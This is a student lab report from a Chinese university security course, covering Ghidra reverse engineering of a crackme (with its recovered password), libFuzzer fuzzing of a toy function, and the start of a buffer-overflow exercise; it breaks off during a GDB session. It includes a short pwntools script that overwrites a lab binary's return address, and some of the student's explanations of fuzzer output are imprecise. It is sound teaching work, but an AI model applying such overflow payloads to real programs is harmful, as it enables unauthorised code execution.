

网络安全安全导论实验报告

实验三：逆向工程、漏洞挖掘与利用

姓名: 徐昕妍

学号: 2023K8009970008

班级: 2311

网络安全安全导论

(秋季, 2024)

中国科学院大学

网络安全安全学院

2024 年 12 月 1 日

1 实验目的

本实验旨在通过实际运用逆向工程、漏洞挖掘与利用的基础技能，让同学们加深对软件安全的理解与体会。

1. 熟悉逆向工程的基本思路与逆向工程工具的基本使用，能够通过逆向工程工具对程序进行分析，理解汇编代码与源代码之间的对应关系，逆向复现程序的功能。
2. 熟悉漏洞挖掘的基本方法与漏洞挖掘工具的基本使用，能够通过漏洞挖掘工具对程序进行分析，发现程序中的漏洞。
3. 熟悉漏洞利用的基本方法与漏洞利用工具的基本使用，能够对程序中的已知漏洞进行利用，实现对程序的攻击。理解缓冲区溢出漏洞的原理，掌握利用缓冲区溢出漏洞的基本方法。

2 实验内容

2.1 逆向工程

2.1.1 逆向工程工具的安装

1. 安装 JAVA 环境。下载安装 JDK 并配置好路径。
2. 安装 Ghidra。下载 Ghidra 安装包，解压后运行 ghidraRun.bat，即可安装成功。

2.1.2 逆向工具的使用

1. 新建 project，并选择 import file 导入 chall 程序。点击确认分析后得到如下界面。




图 1: Ghidra 界面

2. 在左栏 Symbol tree 中找到 Functions 并打开 main 函数。可以看到右栏得到的伪 C 代码。为了方便阅读，我们可以右键改变选中变量或函数的名称，也可以改变变量的类型。最终修改后结果如下所示：

```

1  int main(void)
2
3  {
4      int iVar1;
5      size_t len;
6      long in_FS_OFFSET;
7      char input [32];
8      undefined8 a;
9      undefined6 local_50;
10     undefined2 uStack_4a;
11     undefined6 uStack_48;
12     undefined8 local_42;
13     char output [40];
14     long local_10;
15
16     local_10 = *(long *)(in_FS_OFFSET + 0x28);
17     a = 0x6d3d6a21712b793d;
18     local_50 = 0x6b6e796e252c;
19     uStack_4a = 0x2811;
20     uStack_48 = 0x3d3e142e6827;
21     local_42 = 0x373c6e7b13777b;
22     puts("f1nD_yOur_waY_T0_7!_SUCCESS!!!!\n");
23     fgets(input,0x1e,stdin);
24     len = strlen(input);
25     if (len == 29) {
26         FUN(input,output,7);
27         iVar1 = strncmp(output,(char *)&a,30);
28         if (iVar1 == 0) {
29             puts("Success!");
30         }
31         else {
32             puts("Fit_But_Wrong!");
33         }
34     }
35     else {
36         puts("Not_Fit!\n");
37     }
38     if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
39         /* WARNING: Subroutine does not return */
40         __stack_chk_fail();
41     }
42     return 0;
43 }

```

3. 分析伪 C 代码可知，main 函数的主要逻辑为读入用户输入，且限制最多读取 29 个字符，判断用户输入是否为 29，是则进入 FUN 处理，否则输出 not fit。判断 FUN 函数的输出是否与 a 的前 30 个字符完全相等，若相等则输出 success，否则输出 fit but not success。
4. 查看 fun 函数的伪 C 代码，处理后如下所示：

```

1   void FUN(char *param_1,long param_2,char param_3)
2
3   {
4       size_t sVar1;
5       ulong uVar2;
6       long in_FS_OFFSET;
7       int i;
8       undefined4 local_27;
9       undefined3 uStack_23;
10      long local_20;
11
12      local_20 = *(long *)(in_FS_OFFSET + 0x28);
13      local_27 = 0x53414355;
14      uStack_23 = 0x535245;
15      i = 0;
16      while( true ) {
17          sVar1 = strlen(param_1);
18          if (sVar1 <= (ulong)(long)i) break;
19          uVar2 = (ulong)i;
20          *(byte *)(param_2 + i) =
21              (*(byte *)((long)&local_27 + uVar2 + ((uVar2 - uVar2 / 7 >> 1) + uVar2 / 7 >> 2) *
22                  -7) ^
23              param_1[i]) + param_3;
24          i = i + 1;
25      }
26      *(undefined *)(param_2 + i) = 0;
27      if (local_20 != *(long *)(in_FS_OFFSET + 0x28)) {
28          /* WARNING: Subroutine does not return */
29          __stack_chk_fail();
30      }
31      return;
32  }

```

5. 分析 FUN 函数的伪 C 代码可知, FUN 函数逻辑是读入字符串 param1 和 param3, 初始 i=0, 如果 param1 长度小于等于 i 则退出循环, 将 local27 上的一个字节与 param1 对应的字节进行异或操作, 结果再加上 param3 的值, 最后储存在 param2 中。
6. 结合 main 函数分析可知, FUN 函数的 param1 是 input, param3 是 7, 输出是 output。我们可以通过已知 output=a=0x6d3d6a21712b793d 和 param3=7, 结合 FUN 中对 input 的操作倒推出 input 的值为 c1e9_1e3f_4757_ba2b_dc71_15fe。

```

xuxinyan@xuxinyan-virtual-machine:~$ cd lab3
xuxinyan@xuxinyan-virtual-machine:~/lab3$ ./chall
f1nD y0ur w4Y T0 7! SUCCESS!!!!
c1e9_1e3f_4757_ba2b_dc71_15fe
Success!

```

图 2: 运行结果

2.2 漏洞挖掘

1. 对 FuzzMe 程序进行逆向分析，得到如下结果：

```
1      int main(void)
2
3  {
4      int a;
5      long in_FS_OFFSET;
6      char input [3];
7      long stack_guard;
8
9      stack_guard = *(long *)(in_FS_OFFSET + 40);
10     fgets(input,3,stdin);
11     a = FuzzMe(input,3);
12     if (a == 0) {
13         puts("Fit But Wrong!");
14     }
15     else {
16         puts("Success!");
17     }
18     if (stack_guard != *(long *)(in_FS_OFFSET + 0x28)) {
19         /* WARNING: Subroutine does not return */
20         __stack_chk_fail();
21     }
22     return 0;
23 }
```

分析 main 函数可知，Fuzzme 的 main 函数逻辑为首先定义 stack_guard 用于储存堆栈保护值，读取位于 FS 段寄存器偏移量为 40 字节处的值，并将其存储在 stack_guard 变量中。再使用 fgets 读取用户输入并限制读入长度为 3，定义 a=Fuzzme (input, 3)，比较 a 的值，如果 a 的值为 0，输出 Fit But Wrong，如果 a 值不为 0，输出 Success! 最后在程序结束前，再次从 TLS 读取长整型的值，并与之前存储在 stack_guard 中的值进行比较。如果这两个值不相等，那么调用 __stack_chk_fail 函数。这个函数通常不会返回，而是会导致程序终止。这是堆栈保护机制的一部分，用于在检测到堆栈溢出时防止进一步的执行。

再分析 Fuzzme 函数的主要逻辑。Fuzzme 函数的伪 C 代码如下：

```
1      int FuzzMe(char *s,ulong len)
2
3  {
4      int n;
5
6      if (((len < 3) || (*s != 'F')) || (s[1] != 'U')) || ((s[2] != 'Z' || (s[3] != 'Z')))) {
7          n = 0;
8      }
9      else {
10         n = 1;
11     }
12     return n;
13 }
```

fuzzme 函数的逻辑为定义整数 ivar1, 如果输入的整数 param2 小于 3 或输入的字符串 param1 的第一个字符不为 F 或第二个字符不为 U, 或第三个字符不为 Z, 或第四个字符不为 Z, 则 ivar1=0, 否则 ivar1=1, 最后输出 ivar1 的值。

也就是说, 只要 input 满足条件: 长度大于等于 3, 第一个字符为 F 且第二个字符为 U, 且第三个字符为 Z, 且第四个字符为 Z, 则输出 success。

但由于 fgets 读取的限制, input 长度小于等于 3, fuzzme 函数只能输出 0, 故程序只能输出 Fit But Wrong

2. 接下来进行模糊测试。

- (a) 首先安装环境, 使用如下命令直接在 Linux 系统中安装 clang 即可。

```
1 sudo apt install clang
```

- (b) 接下来构建 target 函数, 用于构建 FuzzMe 程序中 FuzzMe 函数的 LibFuzzer 模糊测试接口。根据官方网站提供的模板编写 target 函数。官方模板如下:

```
1 // fuzz_target.cc
2 extern "C" int LLVMFuzzerTestOneInput(const uint8_t *Data, size_t Size) {
3   DoSomethingInterestingWithMyAPI(Data, Size);
4   return 0; // Values other than 0 and -1 are reserved for future use.
5 }
```

- extern "C": 这是一个链接规范, 它告诉 C++ 编译器这部分代码应该使用 C 的链接规则。这样做是为了确保函数名不会被 C++ 的名称修饰 (name mangling) 改变, 使得其他语言 (如 C) 可以调用这个函数。
- int LLVMFuzzerTestOneInput(const uint8_t *Data, size_t Size): 这是模糊测试的目标函数, 它必须按照这个特定的签名来实现。LLVMFuzzerTestOneInput 是函数名, Data 是指向输入数据的指针, Size 是输入数据的大小 (以字节为单位)。
- DoSomethingInterestingWithMyAPI(Data, Size); 表示你应该在这里调用你想要模糊测试的 API 或函数。这个函数应该处理 Data 指向的输入数据, 并可能执行一些操作, 比如解析数据、执行计算、访问资源等。

对 Fuzzme 函数编写的 target 函数如下:

```
1 #include<stddef.h>
2 #include<stdint.h>
3 #include<stdio.h>
4
5 int VulnerableFunction1(const uint8_t *data,size_t size)
6 {
7     return size>2&&data[0] =='F'&&data[1]=='U'&&data[2]=='Z'&&data[3]=='Z';
8 }
9
10 extern "C" int LLVMFuzzerTestOneInput(const uint8_t *data,size_t size )
11 {
12     int ret =VulnerableFunction1(data,size);
13     return ret;
14 }
```

(c) 编译文件并运行。命令如下：

```
1 clang -fsanitize=fuzzer,address -g newfuzz.cc -o fuzz2
```

初次尝试出现报错 Segmentation fault (core dumped)，查询后发现这可能是由于数组越界、解引用了空指针或其他内存访问错误造成的。修改 target 函数后再次运行，得到结果如下：

```
SUMMARY: AddressSanitizer: heap-buffer-overflow /home/xuxinyan/lab3/newfuzz.cc/newfuzz.cc:7:63 in VulnerableFunction1(unsigned char const*, unsigned long)
Shadow bytes around the buggy address:
 0x0c0480032f90: fa fa fd fd fa fa fd fd fa fa fd fd fa fa fd fa
 0x0c0480032fa0: fa fa fd fa fa fa fd fa fa fd fa fa fd fa fa fd fa
 0x0c0480032fb0: fa fa fd fa fa fa fd fa fa fd fa fa fd fa fa fd fa
 0x0c0480032fc0: fa fa fd fa fa fa fd fa fa fd fa fa fd fa fa fd fa
 0x0c0480032fd0: fa fa fd fa fa fa fd fa fa fd fa fa fd fa fa fd fa
=>0x0c0480032fe0: fa fa[03]fa fa fa fa fa fa fa fa fa fa fa fa fa fa
 0x0c0480032ff0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
 0x0c0480033000: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
 0x0c0480033010: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
 0x0c0480033020: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
 0x0c0480033030: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
Shadow byte legend (one shadow byte represents 8 application bytes):
Addressable: 00
Partially addressable: 01 02 03 04 05 06 07
Heap left redzone: fa
Freed heap region: fd
Stack left redzone: f1
Stack mid redzone: f2
Stack right redzone: f3
Stack after return: f5
Stack use after scope: f8
Global redzone: f9
Global init order: f6
Poisoned by user: f7
Container overflow: fc
Array cookie: ac
Intra object redzone: bb
ASan internal: fe
Left alloca redzone: ca
Right alloca redzone: cb
==3430==ABORTING
MS: 3 ChangeBit-ChangeByte-ChangeBit-; base unit: 8ab9d3587104486756cb082bea4453e840d6d4f8
0x46,0x55,0x5a,
FUZ
artifact_prefix='./'; Test unit written to ./crash-0eb8e4ed029b774d80f2b66408203801cb982a60
Base64: RLVa
```

图 3: 模糊测试结果

可以得到结果此程序的漏洞是堆栈溢出。

借助大语言模型，对模糊测试所得结果解释如下：

```
1 INFO: Running with entropic power schedule (0xFF, 100)
```

- 表明模糊测试正在使用熵权功率调度策略，该策略有助于根据输入的熵来调整测试用例的生成。0xFF 和 100 可能是该策略的参数。

```
1 #31 NEW cov: 5 ft: 5 corp: 2/5b lim: 4 exec/s: 0 rss: 31Mb L: 4/4 MS: 4
CrossOver-CrossOver-InsertByte-InsertByte-
```

- 创建了一个新的测试用例，当前覆盖率为 5，特征数为 5，语料库中有 2 个条目，总大小为 5 字节。当前的输入长度限制为 4，内存使用为 31Mb。模糊测试策略使用了交叉、插入字节等操作。

```
1 #3261 REDUCE cov: 6 ft: 6 corp: 3/10b lim: 33 exec/s: 0 rss: 31Mb L: 5/5 MS: 5
ShuffleBytes-CopyPart-PersAutoDict-CopyPart-EraseBytes- DE: "\000\001"-
```

- 测试用例被缩减，覆盖率保持不变，特征数保持不变，语料库大小减少到 10 字节。测试用例缩减策略包括洗牌字节、复制部分、持久自动字典、擦除字节等。

3. 探索以下参数的作用：

(a) -seed:

作用：设置模糊测试的初始种子值。种子用于初始化随机数生成器，从而影响输入数据的生成。

```
xuxinyan@xuxinyan-virtual-machine:~/lab3$ ./fuzz -seed=1
INFO: Running with entropic power schedule (0xFF, 100).
INFO: Seed: 1
INFO: Loaded 1 modules (12 inline 8-bit counters): 12 [0x6515a2e28ef0, 0x6515a2e28efc],
INFO: Loaded 1 PC tables (12 PCs): 12 [0x6515a2e28f00, 0x6515a2e28fc0],
INFO: -max_len is not provided; libFuzzer will not generate inputs larger than 4096 bytes
INFO: A corpus is not provided, starting from an empty corpus
#2 INITED cov: 2 ft: 2 corp: 1/1b exec/s: 0 rss: 30Mb
NEW_FUNC[1/1]: 0x6515a2de7720 in FuzzMe(char*, long) /home/xuxinyan/lab3/fuzzer.cc:5
#12 NEW cov: 5 ft: 5 corp: 2/5b lim: 4 exec/s: 0 rss: 31Mb L: 4/4 MS: 5 CrossOver-InsertByte-CopyPart-ChangeBit-CrossOver-
#1108 NEW cov: 6 ft: 6 corp: 3/9b lim: 14 exec/s: 0 rss: 31Mb L: 4/4 MS: 1 CMP- DE: "F\000"-
#15886 NEW cov: 7 ft: 7 corp: 4/13b lim: 156 exec/s: 0 rss: 32Mb L: 4/4 MS: 3 ChangeByte-ChangeByte-ChangeByte-
#34339 NEW cov: 9 ft: 9 corp: 5/43b lim: 333 exec/s: 0 rss: 33Mb L: 30/30 MS: 3 ChangeByte-ChangeBit-InsertRepeatedBytes-
#34385 REDUCE cov: 9 ft: 9 corp: 5/37b lim: 333 exec/s: 0 rss: 33Mb L: 24/24 MS: 1 CrossOver-
#34401 REDUCE cov: 9 ft: 9 corp: 5/25b lim: 333 exec/s: 0 rss: 33Mb L: 12/12 MS: 1 EraseBytes-
#34593 REDUCE cov: 9 ft: 9 corp: 5/22b lim: 333 exec/s: 0 rss: 33Mb L: 9/9 MS: 2 CopyPart-EraseBytes-
#34759 REDUCE cov: 10 ft: 10 corp: 6/45b lim: 333 exec/s: 0 rss: 33Mb L: 23/23 MS: 1 InsertRepeatedBytes-
#34783 REDUCE cov: 10 ft: 10 corp: 6/44b lim: 333 exec/s: 0 rss: 33Mb L: 8/23 MS: 4 PersAutoDict-ChangeByte-ChangeBit-EraseBytes- DE: "F\000"-
#34799 REDUCE cov: 10 ft: 10 corp: 6/37b lim: 333 exec/s: 0 rss: 33Mb L: 16/16 MS: 1 EraseBytes-
#34839 REDUCE cov: 10 ft: 10 corp: 6/36b lim: 333 exec/s: 0 rss: 33Mb L: 15/15 MS: 5 CrossOver-CrossOver-CopyPart-ChangeByte-EraseBytes-
#34890 REDUCE cov: 10 ft: 10 corp: 6/32b lim: 333 exec/s: 0 rss: 33Mb L: 4/15 MS: 1 EraseBytes-
#34906 REDUCE cov: 10 ft: 10 corp: 6/31b lim: 333 exec/s: 0 rss: 33Mb L: 14/14 MS: 1 EraseBytes-
#35409 REDUCE cov: 10 ft: 10 corp: 6/28b lim: 333 exec/s: 0 rss: 33Mb L: 11/11 MS: 3 ChangeBit-CopyPart-EraseBytes-
#35979 REDUCE cov: 10 ft: 10 corp: 6/23b lim: 333 exec/s: 0 rss: 33Mb L: 6/6 MS: 5 CopyPart-ChangeBit-CrossOver-InsertByte-EraseBytes-
#36621 REDUCE cov: 10 ft: 10 corp: 6/21b lim: 333 exec/s: 0 rss: 33Mb L: 4/4 MS: 2 ChangeByte-EraseBytes-
#524288 pulse cov: 10 ft: 10 corp: 6/21b lim: 4096 exec/s: 262144 rss: 68Mb
#1048576 pulse cov: 10 ft: 10 corp: 6/21b lim: 4096 exec/s: 262144 rss: 106Mb
#2097152 pulse cov: 10 ft: 10 corp: 6/21b lim: 4096 exec/s: 262144 rss: 182Mb
#4194304 pulse cov: 10 ft: 10 corp: 6/21b lim: 4096 exec/s: 279620 rss: 333Mb
#8388608 pulse cov: 10 ft: 10 corp: 6/21b lim: 4096 exec/s: 270600 rss: 597Mb
#16777216 pulse cov: 10 ft: 10 corp: 6/21b lim: 4096 exec/s: 289262 rss: 599Mb
#33554432 pulse cov: 10 ft: 10 corp: 6/21b lim: 4096 exec/s: 299593 rss: 599Mb
^C==15392== libFuzzer: run interrupted; exiting
```

图 4: seed 参数探索

(b) -runs:

作用：设置模糊测试运行的次数。在达到指定的运行次数后，模糊测试将停止。

```
xuxinyan@xuxinyan-virtual-machine:~/lab3$ ./fuzz -run=1000
WARNING: unrecognized flag '-run=1000'; use -help=1 to list all flags
INFO: Running with entropic power schedule (0xFF, 100).
INFO: Seed: 2334653967
INFO: Loaded 1 modules (12 inline 8-bit counters): 12 [0x5f93c9a2fef0, 0x5f93c9a2fec],
INFO: Loaded 1 PC tables (12 PCs): 12 [0x5f93c9a2ff00, 0x5f93c9a2ffc0],
INFO: -max_len is not provided; libFuzzer will not generate inputs larger than 4096 bytes
INFO: A corpus is not provided, starting from an empty corpus
#2 INITED cov: 2 ft: 2 corp: 1/1b exec/s: 0 rss: 30Mb
NEW_FUNC[1/1]: 0x5f93c99ee720 in FuzzMe(char*, long) /home/xuxinyan/lab3/fuzzer.cc:5
#6 NEW cov: 5 ft: 5 corp: 2/5b lim: 4 exec/s: 0 rss: 31Mb L: 4/4 MS: 4 ChangeBit-InsertByte-ChangeBinInt-CopyPart-
#2782 NEW cov: 6 ft: 6 corp: 3/13b lim: 29 exec/s: 0 rss: 31Mb L: 8/8 MS: 1 CMP- DE: "F\000\000\000"-
#2918 REDUCE cov: 6 ft: 6 corp: 3/10b lim: 29 exec/s: 0 rss: 31Mb L: 5/5 MS: 1 EraseBytes-
#2959 REDUCE cov: 6 ft: 6 corp: 3/9b lim: 29 exec/s: 0 rss: 31Mb L: 4/4 MS: 1 EraseBytes-
#3494 REDUCE cov: 7 ft: 7 corp: 4/16b lim: 33 exec/s: 0 rss: 31Mb L: 7/7 MS: 5 CrossOver-CrossOver-ChangeByte-CopyPart-CMP- DE: "U\000\000\000"-
#3546 REDUCE cov: 7 ft: 7 corp: 4/15b lim: 33 exec/s: 0 rss: 31Mb L: 6/6 MS: 2 CopyPart-EraseBytes-
#3599 REDUCE cov: 7 ft: 7 corp: 4/14b lim: 33 exec/s: 0 rss: 31Mb L: 5/5 MS: 3 CopyPart-ChangeByte-CrossOver-
#3825 REDUCE cov: 7 ft: 7 corp: 4/13b lim: 33 exec/s: 0 rss: 31Mb L: 4/4 MS: 1 EraseBytes-
#48929 REDUCE cov: 8 ft: 8 corp: 5/17b lim: 477 exec/s: 0 rss: 34Mb L: 4/4 MS: 4 ShuffleBytes-ChangeBit-ChangeByte-CMP- DE: "Z\000"-
#49480 NEW cov: 10 ft: 10 corp: 6/21b lim: 477 exec/s: 0 rss: 34Mb L: 4/4 MS: 1 CopyPart-
#524288 pulse cov: 10 ft: 10 corp: 6/21b lim: 4096 exec/s: 262144 rss: 69Mb
#1048576 pulse cov: 10 ft: 10 corp: 6/21b lim: 4096 exec/s: 262144 rss: 107Mb
#2097152 pulse cov: 10 ft: 10 corp: 6/21b lim: 4096 exec/s: 262144 rss: 182Mb
#4194304 pulse cov: 10 ft: 10 corp: 6/21b lim: 4096 exec/s: 262144 rss: 334Mb
#8388608 pulse cov: 10 ft: 10 corp: 6/21b lim: 4096 exec/s: 270600 rss: 594Mb
#16777216 pulse cov: 10 ft: 10 corp: 6/21b lim: 4096 exec/s: 289262 rss: 596Mb
#33554432 pulse cov: 10 ft: 10 corp: 6/21b lim: 4096 exec/s: 305040 rss: 596Mb
#67108864 pulse cov: 10 ft: 10 corp: 6/21b lim: 4096 exec/s: 309257 rss: 597Mb
#13421728 pulse cov: 10 ft: 10 corp: 6/21b lim: 4096 exec/s: 311410 rss: 597Mb
^C==15583== libFuzzer: run interrupted; exiting
```

图 5: run 参数探索

(c) -max_len:

作用：设置模糊测试生成的输入数据的最大长度。

(d) -timeout:

作用：设置模糊测试的运行时间。在达到指定的超时时间后，模糊测试将停止。

(e) -rss_limit_mb:

作用：设置模糊测试进程的最大内存使用量（以兆字节为单位）。

```
xuxinyan@xuxinyan-virtual-machine:~/lab3$ ./fuzz -rss_limit_mb=512
Segmentation fault (core dumped)
xuxinyan@xuxinyan-virtual-machine:~/lab3$ ./fuzz -rss_limit_mb=1024
Segmentation fault (core dumped)
xuxinyan@xuxinyan-virtual-machine:~/lab3$ ./fuzz -rss_limit_g=64

WARNING: unrecognized flag '-rss_limit_g=64'; use -help=1 to list all flags

INFO: Running with entropic power schedule (0xFF, 100).
INFO: Seed: 3215847183
INFO: Loaded 1 modules (12 inline 8-bit counters): 12 [0x5d52d1970ef0, 0x5d52d1970efc),
INFO: Loaded 1 PC tables (12 PCs): 12 [0x5d52d1970ef0, 0x5d52d1970fc0),
INFO: -max_len is not provided; libFuzzer will not generate inputs larger than 4096 bytes
INFO: A corpus is not provided, starting from an empty corpus
#2 INITED cov: 2 ft: 2 corp: 1/1b exec/s: 0 rss: 30Mb
NEW_FUNC[1/1]: 0x5d52d192f720 in FuzzMe(char*, long) /home/xuxinyan/lab3/fuzzer.cc:5
#32 NEW cov: 5 ft: 5 corp: 2/5b lim: 4 exec/s: 0 rss: 31Mb L: 4/4 MS: 5 InsertByte-ShuffleBytes-ChangeByte-InsertByte-CrossOver-
#587 NEW cov: 6 ft: 6 corp: 3/13b lim: 8 exec/s: 0 rss: 31Mb L: 8/8 MS: 5 ChangeByte-InsertRepeatedBytes-ChangeBinInt-InsertByte-CMP- DE: "F\000"-
#674 REDUCE cov: 6 ft: 6 corp: 3/9b lim: 8 exec/s: 0 rss: 31Mb L: 4/4 MS: 2 CopyPart-CrossOver-
#23927 REDUCE cov: 7 ft: 7 corp: 4/14b lim: 233 exec/s: 0 rss: 32Mb L: 5/5 MS: 3 InsertByte-ChangeBinInt-ChangeByte-
#24253 REDUCE cov: 7 ft: 7 corp: 4/13b lim: 233 exec/s: 0 rss: 32Mb L: 4/4 MS: 1 EraseBytes-
#57045 REDUCE cov: 8 ft: 8 corp: 5/17b lim: 553 exec/s: 0 rss: 35Mb L: 4/4 MS: 2 ChangeByte-ChangeByte-
#57268 NEW cov: 10 ft: 10 corp: 6/27b lim: 553 exec/s: 0 rss: 35Mb L: 10/10 MS: 3 CrossOver-PersAutoDict-CopyPart- DE: "F\000"-
#57649 REDUCE cov: 10 ft: 10 corp: 6/24b lim: 553 exec/s: 0 rss: 35Mb L: 7/7 MS: 1 EraseBytes-
#58491 REDUCE cov: 10 ft: 10 corp: 6/21b lim: 553 exec/s: 0 rss: 35Mb L: 4/4 MS: 2 ChangeByte-EraseBytes-
#1048576 pulse cov: 10 ft: 10 corp: 6/21b lim: 4096 exec/s: 262144 rss: 106Mb
#2097152 pulse cov: 10 ft: 10 corp: 6/21b lim: 4096 exec/s: 262144 rss: 182Mb
#4194304 pulse cov: 10 ft: 10 corp: 6/21b lim: 4096 exec/s: 262144 rss: 333Mb
```

图 6: rss 参数探索

由上图可知，在前两次尝试时由于设置的内存使用量不够，所以导致了段错误，在增大内存使用量后成功运行。

(f) -jobs:

作用：设置并行运行的模糊测试作业的数量。

(g) -workers:

作用：与 -jobs 类似，但用于设置并行执行模糊测试的线程或进程数。

```
xuxinyan@xuxinyan-virtual-machine:~/lab3$ ./fuzz -workers=8
INFO: Running with entropic power schedule (0xFF, 100).
INFO: Seed: 1893173841
INFO: Loaded 1 modules (12 inline 8-bit counters): 12 [0x5a8b0991ef0, 0x5a8b0991efc),
INFO: Loaded 1 PC tables (12 PCs): 12 [0x5a8b0991ef0, 0x5a8b0991efc),
INFO: -max_len is not provided; libFuzzer will not generate inputs larger than 4096 bytes
INFO: A corpus is not provided, starting from an empty corpus
#2 INITED cov: 2 ft: 2 corp: 1/1b exec/s: 0 rss: 30Mb
NEW_FUNC[1/1]: 0x5a8b0991ef20 in FuzzMe(char*, long) /home/xuxinyan/lab3/fuzzer.cc:5
#22 NEW cov: 5 ft: 5 corp: 2/5b lim: 4 exec/s: 0 rss: 30Mb L: 4/4 MS: 5 ShuffleBytes-InsertByte-CrossOver-CopyPart-InsertByte-
#226 NEW cov: 6 ft: 6 corp: 3/13b lim: 25 exec/s: 0 rss: 31Mb L: 6/6 MS: 4 CrossOver-ChangeByte-InsertByte-CMP- DE: "F\000\000\000"-
#229 REDUCE cov: 6 ft: 6 corp: 3/9b lim: 25 exec/s: 0 rss: 31Mb L: 4/4 MS: 2 EraseBytes-ChangeByte-CrossOver-
#3665 REDUCE cov: 7 ft: 7 corp: 4/13b lim: 38 exec/s: 0 rss: 31Mb L: 4/4 MS: 1 CMP- DE: "uj000"-
#13076 NEW cov: 8 ft: 8 corp: 5/17b lim: 370 exec/s: 0 rss: 41Mb L: 5/5 MS: 1 InsertByte-
#148437 NEW cov: 10 ft: 10 corp: 6/24b lim: 1100 exec/s: 0 rss: 41Mb L: 6/6 MS: 1 CrossOver-
#14319 REDUCE cov: 10 ft: 10 corp: 6/23b lim: 1400 exec/s: 0 rss: 40Mb L: 5/5 MS: 1 EraseBytes-
#14394 REDUCE cov: 10 ft: 10 corp: 6/22b lim: 1400 exec/s: 0 rss: 41Mb L: 4/4 MS: 1 EraseBytes-
#143063 REDUCE cov: 10 ft: 10 corp: 6/21b lim: 1400 exec/s: 0 rss: 41Mb L: 4/4 MS: 1 CrossOver-EraseBytes-
#144288 pulse cov: 10 ft: 10 corp: 6/21b lim: 4096 exec/s: 262144 rss: 69Mb
#184016 pulse cov: 10 ft: 10 corp: 6/21b lim: 4096 exec/s: 262144 rss: 107Mb
#2097152 pulse cov: 10 ft: 10 corp: 6/21b lim: 4096 exec/s: 262144 rss: 107Mb
```

图 7: workers 参数探索

(h) -dict:

作用：指定一个包含有效输入片段的字典文件，用于指导模糊测试生成更有效的输入。

(i) ./corpus/:

作用：指定包含初始输入样本的语料库目录。libFuzzer 将使用这些样本作为变异的基础。

2.3 漏洞利用

2.3.1 调试漏洞利用


1. 请在利用脚本中，程序启动之后但是数据发送之前，加入 `pause()` (pwntools 自带) 或者 `input("continue >")` (python 标准库)，使得利用脚本运行时，暂停在发送前。在一个终端窗口 (记为 A) 运行利用脚本。

修改后的脚本如下所示：

```
1      #!/usr/bin/python
2
3  from pwn import *
4  context.arch = 'amd64'
5  r = process("./hello")
6  pause()
7  r.sendline(b"a"*0x18+p64(0x40119e))
8  r.interactive()
```

该脚本中，`r.sendline(b"a"*0x18+p64(0x40119e))` 表示向该进程发送一个字符串，这个字符串由 24 个 'a' 字符组成，后面跟着一个 64 位的地址 0x40119e (使用 `p64` 函数将其转换为 64 位格式)。这个字符串的目的是覆盖程序的返回地址，使其指向 0x40119e。

2. 在另一个终端窗口 (记为 B) 中，打开 `gdb` 并执行 `attach pid` 命令 (`pid` 换成利用运行的终端界面显示的 `pid`) 然后，在反编译器中找到 `main` 函数返回的 `ret` 指令的地址，在 `gdb` 里用 `break` 命令下断点。在 `gdb` 里 `continue`，并在利用脚本运行的终端上输入回车让利用继续运行。



```
xuxinyan@xuxinyan-virtual-machine: ~/lab3
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
(gdb) attach 43734
Attaching to process 43734
Reading symbols from /home/xuxinyan/lab3/hello...
(No debugging symbols found in /home/xuxinyan/lab3/hello)
Reading symbols from /lib/x86_64-linux-gnu/libc.so.6...
Reading symbols from /usr/lib/debug/.build-id/49/0fef8403240c91833978d494d39e537
409b92e.debug...
Reading symbols from /lib64/ld-linux-x86-64.so.2...
Reading symbols from /usr/lib/debug/.build-id/41/86944c50f8a32b47d74931e3f512b81
1813b64.debug...
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
